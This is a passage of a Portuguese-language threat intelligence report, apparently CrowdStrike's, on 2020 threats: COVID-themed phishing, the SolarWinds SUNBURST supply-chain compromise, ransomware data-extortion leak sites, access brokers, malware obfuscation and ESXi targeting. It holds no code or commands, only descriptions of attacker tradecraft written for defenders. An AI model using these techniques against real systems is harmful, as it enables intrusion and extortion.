


Figura 3. Contagem confirmada de instituições do setor da saúde vítimas de famílias de ransomware em 2020

TENDÊNCIAS EM TEMAS DE PHISHING NO ECRIME

As técnicas de engenharia social são frequentemente usadas por atores de ameaças com motivação criminosa para customizar campanhas de phishing, e-mails de spam maliciosos, e golpes fraudulentos. A psicologia por trás de muitas dessas técnicas é manipular as emoções e o comportamento humanos, sendo a ganância, a curiosidade, o medo e o desejo de ajudar os mais fáceis de se explorar. A pandemia da COVID-19 proporcionou aos atores criminosos uma oportunidade única de empregar iscas e técnicas de engenharia social capazes de atingir cada um desses componentes do comportamento humano. Enquanto tópico, a COVID-19 tem impacto global, cobertura de notícias 24 horas e, no momento desta publicação, nenhum fim claro à vista.

Temas relacionados a pandemia usados em phishing no eCrime
Exploração de indivíduos que procuram detalhes sobre o rastreamento, testes e tratamento da doença
Roubo de identidade de órgãos médicos, incluindo a Organização Mundial da Saúde (OMS) e os Centros para Controle e Prevenção de Doenças (CDC) dos EUA
Pacotes de estímulo de governos e assistência financeira
Ataques personalizados contra funcionários trabalhando em home-office
Golpes oferecendo equipamentos de proteção individual (EPIs)
Mencionar a COVID-19 em conteúdos de isca usados anteriormente (por exemplo: entregas, faturas e pedidos de compra)

Tabela 2. Temas com referência à COVID-19 usados em phishing no eCrime

Assim como as campanhas de phishing pré-pandêmicas, esses ataques tentaram encorajar uma resposta humana - seja para conseguir sua interação com um hiperlink ou anexo de e-mail, ou para atrair tráfego de visitantes através de pesquisas online. No verão de 2020, os atores criminosos começaram a retornar aos conteúdos de isca que eram populares anteriormente, embora adicionando algumas referências à COVID-19.

Perspectivas

A COVID-19 teve um impacto significativo nas esferas econômica, social, religiosa, empresarial e política. As inúmeras operações de intrusão direcionada contra instituições do setor da saúde enfatizam o valor que a propriedade intelectual relacionada a vacinas teve em 2020 e seguirá tendo no futuro. Com a recente autorização e liberação de vacinas, os planos de distribuição e vacinação provavelmente se tornarão alvo, em 2021, das tentativas de coleta de informação dos adversários patrocinados por Estados. As variações do tema COVID-19 surgindo este ano provavelmente incluirão conteúdo de iscas aludindo a vacinações ou novas variantes da doença.

StellarParticle conduz ataques à cadeia de suprimentos e executa abuso do O365

Indústrias atacadas
Educação
Governo
Tecnologia
Energia
Saúde

Em 13 de dezembro de 2020, relatórios públicos revelaram detalhes de um sofisticado ataque à cadeia de suprimento contra o mecanismo de implementação de atualização do SolarWinds Orion, software de gerenciamento de TI. O adversário responsável utilizou essa operação para distribuir e instalar um código malicioso, denominado *SUNBURST*. Devido à natureza desse vetor de intrusão inicial, implementações do código malicioso foram relatadas e observadas em um grande número de organizações, de diversos setores, em todo o mundo.

Acesso inicial e exploração

A análise de uma máquina virtual usada na compilação do software SolarWinds Orion forneceu informações sobre como o processo de compilação foi sequestrado pelo adversário - que a CrowdStrike identificou como sendo o cluster de atividade StellarParticle. O StellarParticle instalou uma ferramenta de monitoramento identificada pela equipe de Inteligência da CrowdStrike como *SUNSPOT*, que detecta o início da compilação de pacotes do Orion e substitui um dos arquivos do código-fonte por uma versão com backdoor, contendo tanto um caminho de execução inserido no código legítimo do Orion, quanto o código-fonte do *SUNBURST*. O design do *SUNSPOT* sugere que os desenvolvedores do StellarParticle investiram grandes esforços para garantir que o processo de adulteração funcionasse corretamente, e adicionaram condições fortes para evitar revelar sua presença no ambiente de compilação aos desenvolvedores da SolarWinds.

Uma vez instalado, o *SUNBURST* tem a capacidade de coletar informações sobre o host, enumerar arquivos e serviços no sistema, fazer solicitações HTTP para URLs arbitrários, gravar/excluir/executar arquivos arbitrários, modificar chaves de registro, encerrar processos e reiniciar o sistema. Esses recursos permitem que o StellarParticle verifique se o host da vítima é de maior interesse, antes de implementar um código malicioso adicional. A análise dessa atividade indica que a distribuição das atualizações com backdoor do SolarWinds Orion provavelmente começou em, ou por volta de, 24 de março de 2020.

O *SUNBURST* se escondeu em plena vista de todos usando convenções de nomenclatura de código-fonte semelhantes às dos desenvolvedores da SolarWinds, além de usar dois canais de comunicação diferentes para comando e controle (C2), com base em solicitações DNS camufladas como tráfego da Amazon Web Services (AWS), e em solicitações HTTP com a mesma estrutura do tráfego de telemetria do Orion Improvement Program (OIP) da SolarWinds. Fortes barreiras de execução foram adicionadas ao backdoor para evitar a detecção através de várias técnicas, incluindo, em particular, a adulteração de serviços de software de segurança para desativá-los.

Pós-Exploração

Embora a infraestrutura C2 do *SUNBURST* tenha deixado de operar em, ou por volta, de 6 de outubro de 2020, a pós-exploração do acesso inicial obtido usando o backdoor continuou em dezembro de 2020 e pode ainda estar em andamento. Relatórios da indústria identificaram ações de pós-exploração associadas a esta atividade incluindo a implementação de ferramentas de próximo estágio, como *TEARDROP* e *Cobalt Strike*, por meio do *SUNBURST*, além de atividades de acesso interativo, usando PowerShell para interagir com vários serviços de rede corporativa. O ataque a serviços internos inclui um interesse especial no comprometimento de credenciais do Active Directory (AD), coleta de e-mail e movimentação lateral na infraestrutura em nuvem.

A análise do backdoor sugere que apenas um subconjunto das vítimas que sofreram infecções de fato recebeu tarefas pós-exploração dos operadores StellarParticle, embora o escopo exato selecionado pelo adversário permaneça obscuro.

Ataque à cadeia de suprimento - Linha do tempo	
Setembro de 2019	Tentativas iniciais de modificações no código base do Orion, conforme **relatado pela SolarWinds**
6 de dezembro de 2019	Domínio Beacon C2 registrado
27 de fevereiro de 2020	O domínio Beacon C2, pela primeira vez, se converte a um endereço IP
3 de março de 2020	Certificado SSL associado pela primeira vez a um domínio C2 secundário já conhecido
24 de março de 2020	Compilação da primeira atualização maliciosa conhecida contendo o código *SUNBURST*
31 de março de 2020	Primeira data conhecida de distribuição da atualização maliciosa

Tabela 3. Linha do tempo do ataque à cadeia de suprimento

Infraestrutura

O adversário StellarParticle tomou medidas perceptíveis para evitar erros comuns de segurança operacional (OPSEC) no processo de registro e gerenciamento de infraestrutura. A única sobreposição técnica entre todos os domínios conhecidos foi a compra de certificados SSL emitidos pela autoridade de certificação comercial Sectigo, mas isso é muito amplamente usado para auxiliar pivôs analíticos. Não há sobreposição de endereço IP entre os domínios, pois cada um está hospedado em uma infraestrutura VPS ou nuvem separada. Além disso, o ator usou vários serviços de hospedagem e registradores para os domínios e servidores. O adversário não registrou domínios em massa, preferindo comprar domínios antigos e relativamente caros, com probabilidade de obter uma infraestrutura mais confiável.

Abuso do Office 365

Além da implementação do backdoor *SUNBURST*, os atores do StellarParticle demonstraram conhecimento excepcional do Microsoft Office 365 e do ambiente Azure. Outras vítimas dessa intrusão vieram a se manifestar relatando que o O365 era um alvo consistente do adversário. Na própria experiência da CrowdStrike, foi determinado que este adversário conseguiu atacar um revendedor da Microsoft e usar o acesso delegado, destinado a permitir que o revendedor auditasse licenças, para abusar de aplicações OAuth do Office 365 e tentar comprometer e-mails, sem sucesso. O conforto e a capacidade do StellarParticle em abusar do Azure e do O365 demonstram que eles têm uma compreensão detalhada da autenticação e dos controles de acesso associados a essas plataformas.

Atribuição

Relatórios públicos sugeriram uma atribuição do cluster de atividades StellarParticle ao Serviço de Inteligência Externa da Federação Russa (SVR), uma organização associada pela equipe de Inteligência da CrowdStrike ao COZY BEAR. No entanto, até fevereiro de 2021, a equipe de Inteligência da CrowdStrike não atribui a atividade do StellarParticle a um eixo geográfico ou adversário nomeado.

Cluster de Atividade Stellar Particle		
Motivação	Espionagem	Provavelmente patrocinado por Estado
Toolkit	*SUNBURST*	Malware de reconhecimento e carregador de primeiro estágio
	SUNSPOT	Ferramenta de monitoramento que detecta o início de uma compilação de pacote Orion e substitui um dos arquivos do código-fonte por uma versão com backdoor
	TEARDROP	Carregador de memória personalizado usado para implantar *Cobalt Strike*

Tabela 4. Resumo do StellarParticle

Perspectivas

Os ataques à cadeia de suprimento não são novidade; a CrowdStrike já os aponta publicamente como uma ameaça crescente **desde 2018**, e acredita que eles continuarão a ser um grande vetor de intrusão. Os ataques à cadeia de suprimento representam uma tática de acesso inicial única que fornece aos atores maliciosos a capacidade de se propagar a partir de uma única intrusão para vários alvos de interesse posteriores. Além dos ataques baseados em software, como o que afetou a SolarWinds, os ataques à cadeia de suprimento podem vir na forma de hardware ou comprometimento de terceiros. A equipe de Inteligência da CrowdStrike identificou comprometimentos de cadeias de suprimento e relacionamentos confiáveis originados por adversários de intrusão direcionada e do eCrime. Os atores do eCrime normalmente usam o acesso a partir desses comprometimentos para obter ganhos financeiros, geralmente implantando ransomware e mineware. Enquanto os adversários de intrusão direcionada usam tais comprometimentos, principalmente, para implantar conjuntos de ferramentas focados em espionagem em um amplo grupo de usuários. Dado o alto potencial de retorno sobre investimento para os atores de ameaças, a equipe de Inteligência da CrowdStrike prevê que esses ataques continuarão a ameaçar organizações de todos os setores em 2021.

Atores de BGH adotam métodos de extorsão de dados

Desde que o adversário original de BGH - BOSS SPIDER - foi identificado em janeiro de 2016, a equipe de Inteligência da CrowdStrike observou tantos atores criminosos estabelecidos (por exemplo, INDRIK SPIDER e WIZARD SPIDER) quanto operadores de ransomware adotando e reimaginando as táticas de BGH. Ao longo de 2020, o BGH continuou sendo uma ameaça generalizada para empresas de todo o mundo, em todos os setores. A equipe de Inteligência da CrowdStrike identificou pelo menos 1.377 infecções exclusivas de BGH. Um ponto de destaque em 2020 foi a tendência crescente dos operadores de ransomware ameaçarem vazar dados de organizações vítimas e, em alguns casos, levarem a cabo a ameaça. Essa tática provavelmente tinha a intenção de pressionar as vítimas a pagarem, mas também pode ser uma resposta a práticas de segurança aprimoradas de empresas que poderiam neutralizar a criptografia de seus arquivos, recuperando-os a partir de backups.

A extorsão de dados é uma tática testada e comprovada, e mesmo o ato de combinar a extorsão de dados com uma operação de ransomware não é novidade em 2020 - o OUTLAW SPIDER empregou essa tática pela primeira vez em maio de 2019. O que se destaca das operações anteriores de BGH é a adoção acelerada da técnica de extorsão de dados e a introdução de sites de vazamento dedicados (DLS, do inglês dedicated leak sites) associados a famílias de ransomware específicas. Essas abordagens foram adotadas por pelo menos 23 operadores de ransomware em 2020.




Figura 4. Adversários de BGH com DLS mais ativos em 2020

Entre os atores de ameaça que usam DLS e extorsão de dados estão os operadores de uma safra de novas famílias de ransomware identificadas em 2020. Além disso, alguns adversários de BGH existentes introduziram novas variantes de ransomware, e o CARBON SPIDER seguiu o exemplo do GRACEFUL SPIDER de fazer a transição de suas operações de eCrime direcionadas para o BGH, lançando sua própria operação de ransomware-as-a-service (RaaS).

Data da identificação	Ameaça	Data da descoberta do DLS
Dezembro de 2019	*Ragnar Locker* do VIKING SPIDER	10 de fev. de 2020
10 de janeiro de 2020	*EKANS*	N/A
17 de janeiro de 2020	*LockBit*	15 de set. de 2020
Janeiro de 2020	*Ragnarok* (nenhuma relação conhecida com VIKING SPIDER)	20 de set. de 2020
Janeiro de 2020	*NetWalker* do CIRCUS SPIDER	12 de maio de 2020
14 de março de 2020	*Nemty X* do TRAVELING SPIDER	26 de mar. de 2020
20 de março de 2020	*ProLock*	25 de abril de 2020
25 de março de 2020	*Sekhmet*	25 de mar. de 2020
16 de maio de 2020	*WastedLocker* do INDRIK SPIDER	N/A
Final de maio de 2020	*Conti* do WIZARD SPIDER	21 de ago. de 2020
1 de junho de 2020	*Avaddon* do RIDDLE SPIDER	10 de ago. de 2020
30 de julho de 2020	*Defray777* versão Linux do SPRITE SPIDER	29 de nov. de 2020
01 de agosto de 2020	*DarkSide* do CARBON SPIDER	16 de nov. de 2020
12 de agosto de 2020	*SunCrypt*	26 de ago. de 2020
17 de agosto de 2020	*MountLocker*	25 de set. de 2020
24 de setembro de 2020	*Egregor* do TWISTED SPIDER	24 de set. de 2020
Final de outubro de 2020	*Pay2Key* da PIONEER KITTEN	10 de nov. de 2020

Tabela 5. Famílias de ransomware de BGH que surgiram em 2020

Variações na abordagem

Os adversários de BGH adotaram abordagens diferentes na divulgação de dados em DLS, muitos deles aumentaram dramaticamente a divulgação dos dados roubados da vítima. O TWISTED SPIDER se tornou o mais adepto dessa técnica, espaçando os lançamentos em porcentagens do conjunto total de dados exfiltrados. Outros dos adversários que usam o método de divulgação por porcentagem são o WIZARD SPIDER, nas vítimas de *Conti*, e os operadores do ransomware *MountLocker*. Uma abordagem alternativa é divulgar os conjuntos de dados em "partes" numeradas, uma técnica preferida por RIDDLE SPIDER e VIKING SPIDER, os quais, aparentemente, escolhem a data de lançamento manualmente. O CARBON SPIDER desenvolveu um sistema automatizado que exibe uma hora de publicação predeterminada, definida por um cronômetro de contagem regressiva automático.

Menos comumente observada é a divulgação de dados por tipo, onde o adversário cria conjuntos de dados para informações de identificação pessoal (PII, na sigla em inglês), registros financeiros, dados corporativos confidenciais e informações pertencentes a parceiros e clientes para, então, divulgar esses conjuntos de dados em momentos distintos. Para algumas vítimas com marca mais reconhecida, cada nova divulgação pode desencadear mais notícias sobre o incidente em plataformas de mídia social ou meios de comunicação. O VIKING SPIDER adotou essa abordagem com algumas vítimas, e afiliados do PINCHY SPIDER também, para um pequeno número de vítimas do *REvil*. Qualquer que seja o método de divulgação escolhido pelo adversário, é quase certo que a intenção seja aumentar a pressão sobre a empresa vítima para que pague o resgate.

Escolhendo o Alvo

Embora a maioria das operações de ransomware sejam oportunistas, este ano, o maior número de operações de extorsão de dados associadas a ransomware identificadas pela equipe de Inteligência da CrowdStrike foi no setor de indústria e engenharia (229 incidentes), seguido de perto pelo setor de manufatura (228 incidentes). A indústria da manufatura é particularmente vulnerável às operações de ransomware. Não apenas o setor sofre as consequências normais de uma infecção de ransomware, mas uma interrupção nas operações diárias afeta muito o pilar do negócio, quando a empresa não consegue atender às demandas de produção devido a interrupções do sistema.

Embora a maioria das operações de ransomware sejam oportunistas, este ano, o maior número de operações de extorsão de dados associadas a ransomware identificadas pela equipe de Inteligência da CrowdStrike foi no setor de indústria e engenharia, seguido de perto pelo setor de manufatura.




Figura 5. Indústrias visadas pela extorsão de dados relacionada a operações de BGH

TWISTED SPIDER e o Cartel Maze

Embora o OUTLAW SPIDER tenha sido o primeiro a ser observado usando extorsão de dados em uma campanha de ransomware, o TWISTED SPIDER - operador dos ransomwares *Maze* e *Egregor* - foi creditado como o catalisador da forte adoção desta técnica em 2020. O TWISTED SPIDER foi o primeiro ator de ransomware a lançar um DLS, o qual foi criado em 10 de dezembro de 2019. Em junho de 2020, após uma explosão de locais dedicados a vazamentos durante o primeiro semestre do ano, o TWISTED SPIDER se autodenominou líder do "Cartel Maze", um esforço cooperativo junto ao VIKING SPIDER e aos operadores do ransomware *LockBit*, com o envolvimento não confirmado dos operadores do *SunCrypt* e WIZARD SPIDER. O Cartel Maze compartilhou dados vazados de suas operações em cada um de seus DLS em um provável esforço para alcançar um público mais amplo, colocando mais pressão sobre as empresas vítimas.

O TWISTED SPIDER anunciou o fim das operações do *Maze* em novembro de 2020, declarando que o Cartel Maze nunca existiu. A equipe de Inteligência da CrowdStrike avalia que o grupo provavelmente mudou de nome e agora implanta o ransomware *Egregor*. Esta avaliação é baseada na sobreposição de código entre *Maze* e *Egregor*, um influxo na atividade do *Egregor* coincidindo com um declínio nas infecções de *Maze*, e na semelhança em táticas e layout do DLS associado (incluindo o vazamento de dados da vítima em incrementos percentuais).

Apesar do fim do *Maze*, cartéis podem continuar a ser criados conforme necessário. Em 22 de dezembro de 2020, um novo post no DLS hospedado por Tor do ransomware *MountLocker* foi intitulado “Cartel News” (Notícias do Cartel) e incluiu detalhes de uma vítima do *Locker Ragnar* do operador VIKING SPIDER. Divulgar as operações uns dos outros provavelmente contribuirá para a reputação dos operadores de BGH. Se as táticas evoluírem e os adversários começarem a usar diferentes locais de hospedagem para dados das vítimas uns dos outros, isso pode prejudicar a capacidade da vítima de negociar a remoção e/ou destruição de informações roubadas, aumentando ainda mais o risco de serem compartilhadas, vendidas ou leiloadas para outros atores do eCrime.

Perspectivas

O roubo de dados e o uso de um DLS sem dúvida se tornaram tão arraigados à operação BGH de ransomware quanto o próprio processo de criptografia. Ao longo de 2020, o cenário de BGH tornou-se cada vez mais focado em incentivar a vítima a se envolver nas negociações de resgate depois de ter sido infectada com ransomware. Em outubro de 2020, os operadores do ransomware *SunCrypt* usaram um ataque de negação de serviço distribuído (DDoS) para obrigar a vítima a pagar um resgate, introduzindo uma nova variação das táticas de ‘queda-de-braço’ pelas quais os adversários de BGH ficaram conhecidos em 2020. Conforme demonstrado por esta operação do *SunCrypt*, a negação de acesso a recursos de missão crítica é um caminho potencialmente frutífero para os atores de BGH se expandirem.

O Ecossistema do eCrime

O ecossistema do eCrime permanece vasto e interconectado, com muitas empresas criminosas para dar suporte às operações de big game hunting. Destacou-se em 2020 o papel central que os brokers de acesso desempenham no ecossistema do eCrime, apoiando uma variedade de atores para incluir operadores de BGH. LUNAR SPIDER e MALLARD SPIDER também foram observados usando suas capacidades para adotar essa função.

Ao longo de 2020, a equipe de Inteligência da CrowdStrike observou uma série de mudanças dramáticas nos atores de eCrime direcionado. O CARBON SPIDER trocou as campanhas de ponto de venda (PDV) pelo BGH, lançando seu próprio ransomware: *DarkSide*. Atores consagrados do eCrime como MUMMY SPIDER, WIZARD SPIDER e CARBON SPIDER continuam impulsionando a inovação no mundo do desenvolvimento de malware. Ao longo do ano, a equipe de Inteligência da CrowdStrike observou tendências nas quais esses adversários foram pioneiros: o uso de software de ofuscação de código aberto, e o ataque a ambientes de virtualização.

Destacou-se em 2020
o papel central que os brokers de acesso desempenham no ecossistema do eCrime, apoiando uma variedade de atores para incluir operadores de BGH.

Tendências e técnicas

Aumenta a importância dos brokers de acesso

Brokers de acesso são atores de ameaças que obtêm acesso de back-end a várias organizações (instituições governamentais e corporações) e vendem tais acessos em fóruns criminosos ou por meio de canais privados. Quando os operadores criminosos de malware compram acesso, isso elimina a necessidade de perder tempo identificando alvos e obtendo acesso, permitindo implementações maiores e mais rápidas, e também um maior potencial de monetização. Alguns brokers de acesso escalam privilégios para o nível de administrador de domínio (muitas vezes anunciado como “acesso total”), enquanto outros apenas fornecem as credenciais e endpoints necessários se para obter acesso.

O uso de brokers de acesso se tornou cada vez mais comum entre os atores de BGH e os aspirantes a operadores de ransomware. A equipe de Inteligência da CrowdStrike observou alguns brokers de acesso associados a afiliados de grupos de RaaS.

Brokers de acesso que anunciam em fóruns criminosos provavelmente usam logs de ladrões de informações commodities para ajudar nas operações, e alguns atores podem vender as credenciais desses logs como acesso requisitado. Os logs do ladrão de informações geralmente contêm dados como endereços IP, URLs de endpoint, credenciais de login, capturas de tela da área de trabalho da vítima, cookies e histórico de preenchimento automático do navegador que podem ser usados para determinar o tipo de sistema usado, além de fornecer um vetor para acesso inicial. A equipe de Inteligência da CrowdStrike observou um broker de acesso, conhecido por ser afiliado a um programa de ransomware, confirmando que comprou logs para auxiliar suas operações.

Ofuscação de malware implementada em processos de compilação

Em 2020, a equipe de Inteligência da CrowdStrike observou WIZARD SPIDER e MUMMY SPIDER implementarem ferramentas de proteção de software de código aberto em seus processos de criação de malware. Essa técnica foi observada na inclusão do ADVobfuscator pelo WIZARD SPIDER no grupo de malwares Anchor, BazarLoader e Conti para permitir a ofuscação de string. Em meados de 2020, o WIZARD SPIDER também implementou o uso da ferramenta de código aberto obfuscator-llvm para ofuscação de código em amostras do BazarLoader. Uma metodologia semelhante foi incorporada à plataforma de distribuição de malware Emotet do MUMMY SPIDER.

O uso de técnicas de ofuscação em malware não é novo, mas a inclusão de ferramentas de código aberto em processos de construção é uma tática interessante que apoia adversários avançados que procuram maneiras de manter seus processos de desenvolvimento ágeis. O WIZARD SPIDER provavelmente adotou ciclos de desenvolvimento rápido para se adaptar aos relatórios de código aberto sobre seu malware. Mudar de técnicas de ofuscação customizadas para ferramentas mais padronizadas daria suporte para mudanças mais frequentes em seu conjunto de ferramentas.

Embora essas ferramentas estejam amplamente disponíveis, elas podem ser complexas de configurar e geralmente requerem um nível de processos automatizados. Por esse motivo, essa tática pode não ser amplamente adotada por grupos de ameaça menos sofisticados. Dito isso, adversários mais maduros podem olhar para esse método como uma forma de proteger e ofuscar suas cargas maliciosas. O uso de ADVobfuscator também foi observado nas variantes de ransomware LockBit e SunCrypt.

Infraestrutura de virtualização na mira

Em 2020, a equipe da Inteligência da CrowdStrike observou tanto SPRITE SPIDER (operador do *Defray777*) quanto CARBON SPIDER (operador do DarkSide) implantando versões Linux de suas respectivas famílias de ransomware em hosts ESXi durante operações de BGH. Embora o ransomware para Linux já exista há muitos anos, atores de BGH, historicamente, não têm como alvo o Linux, muito menos o ESXi de forma específica. ESXi é um tipo de hipervisor executado em hardware dedicado que gerencia várias máquinas virtuais (VMs). Com mais organizações migrando para soluções de virtualização para consolidar sistemas de TI legados, este é um alvo natural para operadores de ransomware que buscam aumentar o impacto contra a vítima.

Todos os incidentes identificados foram possibilitados pela aquisição de credenciais válidas. Em quatro incidentes separados do *Defray777*, o SPRITE SPIDER usou credenciais de administrador para fazer login pela interface web vCenter. Em uma instância, o SPRITE SPIDER provavelmente usou o módulo LaZagne do trojan de acesso remoto (RAT) PyXie para coletar credenciais de administrador do vCenter armazenadas em um navegador da web.

Ao atacar esses hosts, os operadores de ransomware são capazes de criptografar rapidamente vários sistemas com relativamente poucas implementações reais de ransomware. Criptografar um servidor ESXi causa o mesmo o dano que a implementação individual de ransomware em cada VM hospedada em um determinado servidor. Consequentemente, atacar hosts ESXi também pode melhorar a velocidade das operações de BGH. Além disso, devido à falta de sistemas operacionais convencionais, os hosts ESXi não possuem um software de proteção de endpoint que possa prevenir ou detectar ataques de ransomware.

O eCrime direcionado migra para BGH

